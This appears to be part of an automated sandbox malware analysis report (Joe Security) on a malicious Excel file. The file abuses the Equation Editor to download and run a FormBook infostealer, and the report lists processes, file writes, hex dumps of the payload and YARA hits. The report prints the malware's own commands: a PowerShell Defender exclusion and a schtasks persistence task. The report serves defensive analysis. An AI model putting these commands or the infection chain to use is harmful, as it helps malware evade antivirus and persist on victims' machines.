65 6d 73 2d 63 6c 69 63 6b 73 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.dems-clicks.com Port 80</address></body></html>

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **2816**, Parent PID: **576**

General

Target ID:	0
Start time:	15:10:18
Start date:	14/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f570000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright Joe Security LLC 2022

File Activities

Registry Activities

Analysis Process: EQNEDT32.EXE PID: **2212**, Parent PID: **576**

General

Target ID:	2
Start time:	15:10:44
Start date:	14/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3690405	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	3690405	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	0	694	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 4f 67 7f 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 20 0b 00 00 08 00 00 00 00 00 00 0a 3f 0b 00 00 20 00 00 00 40 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0b 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELOgb0 ? @@ @	success or wait	1	3690405	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	694	8192	07 00 00 06 00 2a 2a 02 03 28 03 00 00 06 00 00 2a 2e 02 03 04 28 04 00 00 06 00 00 2a 2e 02 03 04 28 05 00 00 06 00 00 2a 00 13 30 02 00 18 00 00 00 01 00 00 11 00 28 fd 01 00 06 02 6f 1f 00 00 0a 0a 06 6f fd 01 00 06 0b 2b 00 07 2a 13 30 02 00 18 00 00 00 02 00 00 11 00 28 fd 01 00 06 02 6f 1f 00 00 0a 0a 06 6f fd 01 00 06 0b 2b 00 07 2a 13 30 02 00 19 00 00 00 03 00 00 11 00 28 fd 01 00 06 02 6f 1f 00 00 0a 0a 06 03 6f fd 01 00 06 0b 2b 00 07 2a 00 00 00 13 30 02 00 19 00 00 00 03 00 00 11 00 28 fd 01 00 06 02 6f 1f 00 00 0a 0a 06 03 6f fd 01 00 06 0b 2b 00 07 2a 00 00 00 13 30 02 00 20 00 00 00 03 00 00 11 00 28 fd 01 00 06 02 6f 1f 00 00 0a 0a 06 03 6f fd 01 00 06 00 06 6f 24 02 00 06 0b 2b 00 07 2a 13 30 02 00 20 00 00 00 03 00 00 11 00 28 fd 01 00	**(*.(*. (*0(oo+*0(oo+*0(oo+*0(oo+*0 (ooo$+*0 (	success or wait	1	3690405	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	8886	4164	00 0a 0a 06 28 fd 00 00 0a 6f fd 00 00 0a 00 06 28 fd 00 00 0a 6f fd 00 00 0a 00 06 1c 19 1c 19 73 3a 00 00 0a 6f fd 00 00 0a 00 06 28 fd 00 00 0a 6f fd 00 00 0a 00 06 28 fd 00 00 0a 6f fd 00 00 0a 00 06 18 6f fd 00 00 0a 00 02 7b 5c 00 00 04 28 fd 00 00 0a 6f fd 00 00 0a 00 02 7b 5c 00 00 04 28 fd 00 00 0a 6f fd 00 00 0a 00 02 7b 5c 00 00 04 06 6f fd 00 00 0a 00 02 7b 5c 00 00 04 06 6f fd 00 00 0a 00 02 7b 5c 00 00 04 6f fd 00 00 0a 72 fd 06 00 70 6f fd 00 00 0a 16 6f fd 00 00 0a 00 02 7b 5c 00 00 04 6f fd 00 00 0a 72 fd 06 00 70 6f fd 00 00 0a 16 6f fd 00 00 0a 00 02 7b 5c 00 00 04 02 7b 5c 00 00 04 6f fd 00 00 0a 72 fd 06 00 70 6f fd 00 00 0a 16 6f fd 00 00 0a 00 02 7b 5c 00 00 04 6f fd 00 00 0a 72 fd 06 00 70 6f fd 00 00 0a 1f 10 6f fd 00 00 0a 00 2a	(o(os:o(o(oo{\(o{\(o{\o{\o{\orpoo{\orpoo{\{\orpoo{\orpoo*	success or wait	1	3690405	URLDownloadToFileW
C:\Users\Public\vbc.exe	0	13050	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 4f 67 7f 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 20 0b 00 00 08 00 00 00 00 00 00 0a 3f 0b 00 00 20 00 00 00 40 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0b 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELOgb0 ? @@@	success or wait	1	3690405	URLDownloadToFileW

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	14388	8192	02 7b 67 00 00 04 17 6f 39 00 00 0a 00 02 7b 67 00 00 04 28 7e 01 00 06 6f 72 00 00 0a 00 02 7b 67 00 00 04 1f 10 6f 73 00 00 0a 00 02 7b 67 00 00 04 19 19 73 31 00 00 0a 6f 32 00 00 0a 00 02 7b 67 00 00 04 72 fd 04 00 70 6f 33 00 00 0a 00 02 7b 67 00 00 04 18 1a 16 1a 73 3a 00 00 0a 6f 3b 00 00 0a 00 02 7b 67 00 00 04 1f 4b 1f 1f 73 34 00 00 0a 6f 35 00 00 0a 00 02 7b 67 00 00 04 19 6f 3c 00 00 0a 00 02 7b 67 00 00 04 72 fd 04 00 70 6f 3d 00 00 0a 00 02 7b 67 00 00 04 1f 40 6f 74 00 00 0a 00 02 7b 67 00 00 04 1a 6f 75 00 00 0a 00 02 7b 67 00 00 04 17 6f 76 00 00 0a 00 02 7b 67 00 00 04 02 fd 06 fd 00 00 06 73 77 00 00 0a 6f 78 00 00 0a 00 02 7b 68 00 00 04 1e 6f 40 00 00 0a 00 02 7b 68 00 00 04 17 6f 39 00 00 0a 00 02 7b 68 00 00 04 18 6f 79 00 00 0a 00	{go9{g(~or{gos{gs1o2{grpo3{gs:o; {gKs4o5{go<{grpo= {g@ot{gou{g ov{gswox{ho@{ho9{hoy	success or wait	93	3690405	URLDownloadToFileW
C:\Users\Public\vbc.exe	13050	26760	06 28 fd 00 00 0a 6f 54 00 00 0a 00 02 7b 6f 00 00 04 02 7b 63 00 00 04 6f 55 02 00 06 6f 3d 00 00 0a 00 02 7b 6e 00 00 04 02 7b 63 00 00 04 6f 57 02 00 06 28 53 00 00 0a 6f 54 00 00 0a 00 2a 00 00 13 30 02 00 6b 00 00 00 00 00 00 00 00 02 7b 6a 00 00 04 28 fd 00 00 06 28 fd 00 00 0a 6f 5e 00 00 0a 00 02 7b 6a 00 00 04 28 fd 00 00 06 28 fd 00 00 0a 6f 5f 00 00 0a 00 02 7b 6f 00 00 04 28 fd 00 00 06 6f 5d 00 00 0a 00 02 7b 6e 00 00 04 28 fd 00 00 06 28 53 00 00 0a 6f 5e 00 00 0a 00 02 7b 6e 00 00 04 28 fd 00 00 06 28 53 00 00 0a 6f 5f 00 00 0a 00 2a 00 13 30 04 00 36 01 00 00 0e 00 00 11 00 02 7b 63 00 00 04 6f 22 02 00 06 02 7b 6a 00 00 04 6f 5a 00 00 0a 28 fd 00 00 0a fd 01 16 fd 01 0a 06 2c 6b 00 28 fd 01 00 06 02 7b 6a 00 00 04 6f 5a 00 00 0a 28 fd 00	(oT{o{coUo= {n{coW(SoT*0k{j((o^ {j((o_{o(o] {n((So^{n((So_*06{co" {joZ(,k({joZ(	success or wait	9	3690405	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	607122	124526	7f 51 3c 75 1a fd 26 fd fd 2b 19 fd fd fd fd fd 32 45 fd fd fd fd 5b fd fd 0b 09 78 fd fd 50 0e fd 0b 71 67 fd 1f fd fd fd fd 01 fd fd 20 fd fd fd 02 fd 5a fd fd fd fd 40 21 fd fd fd 09 7c 35 fd 3d fd 12 6a 45 2b 18 27 0e 59 fd fd fd fd 4d 48 fd 3d fd 0c fd 75 fd fd 52 0c 26 3f 05 fd fd 6a fd 56 fd fd fd fd fd 06 f7 63 fd fd 36 3a 4a fd fd fd 93 fd 41 fd 12 fd fd 28 fd 5b 41 fd 7c fd 21 0c 05 7f 1d fd 43 1e fd 0f 7e fd 22 fd 4d fd fd 3d fd 37 fd fd 7f fd 4b fd fd 12 51 fd fd 70 11 5e 5a 54 fd fd 78 fd e4 40 fd 7d 7b 2b 51 fd 2b 48 2d fd fd fd fd 2e 26 2c fd 24 fd 34 fd 2c fd fd 5d 0b 40 fd 0f 3a 70 fd 30 49 fd fd 09 69 fd fd 35 4e 0c 68 77 4a 0a fd 4b 4c 7c 25 fd 38 fd fd 10 1d fd 90 45 34 47 25 fd fd fd 40 0b 12 2a 2f 66	Q<u&+2E[xPqg Z@!|5=jE+'MH=uR&? jVc6:JA([A|!C~"=7KQp^Z Tx@}{+Q+H- .&,$4,]@:p0Ii5NhwJKL|% 8E4G%@*/f	success or wait	1	3690405	URLDownloadTo FileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyEx A
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyEx A
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyEx A

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **1200**, Parent PID: **2212**

General

Target ID:	4
Start time:	15:10:49
Start date:	14/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x1260000
File size:	731648 bytes
MD5 hash:	F7ECD12D134AAF3541396C78337CE672
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.998332695.0000000002721000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.999123801.0000000003842000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.999123801.0000000003842000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.999123801.0000000003842000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.998529663.00000000027CF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6CCA64C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7282.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6CCA7C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7282.tmp	success or wait	1	6CCA7D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe	0	65536	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 4f 67 7f 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 20 0b 00 00 08 00 00 00 00 00 00 0a 3f 0b 00 00 20 00 00 00 40 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0b 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELOgb0 ? @@ @	success or wait	12	6CCA64C6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7282.tmp	0	1577	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 3c 54 72 69 67 67	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>user-PC\user</Author> </RegistrationInfo> <Trigg	success or wait	1	6CCAB2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBBDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCAA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBBDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DBBDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DBBDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DBBDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DBBDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBBDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBBDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCAB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCAB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DBBDE2C	ReadFile

Analysis Process: powershell.exe PID: **2532**, Parent PID: **1200**

General

Target ID:	5
Start time:	15:10:57
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe

Imagebase:	0x224d0000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7448A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7448A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7448D6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	26F08E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	26F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	26F08E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	744C4496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	744C4496	unknown

Analysis Process: schtasks.exe PID: **2452**, Parent PID: **1200**

General

Target ID:	7
Start time:	15:10:58
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dDqpEdJEtzi" /XML "C:\Users\user\AppData\Local\Temp\tmp7282.tmp
Imagebase:	0x210000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7282.tmp	unknown	2	success or wait	1	218F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7282.tmp	unknown	1578	success or wait	1	21900C	ReadFile

Analysis Process: vbc.exe PID: **1072**, Parent PID: **1200**

General

Target ID:	9
Start time:	15:11:00
Start date:	14/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1260000
File size:	731648 bytes
MD5 hash:	F7ECD12D134AAF3541396C78337CE672
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1069848663.0000000000140000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1069848663.0000000000140000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1069848663.0000000000140000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.995456995.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.995456995.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.995456995.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: 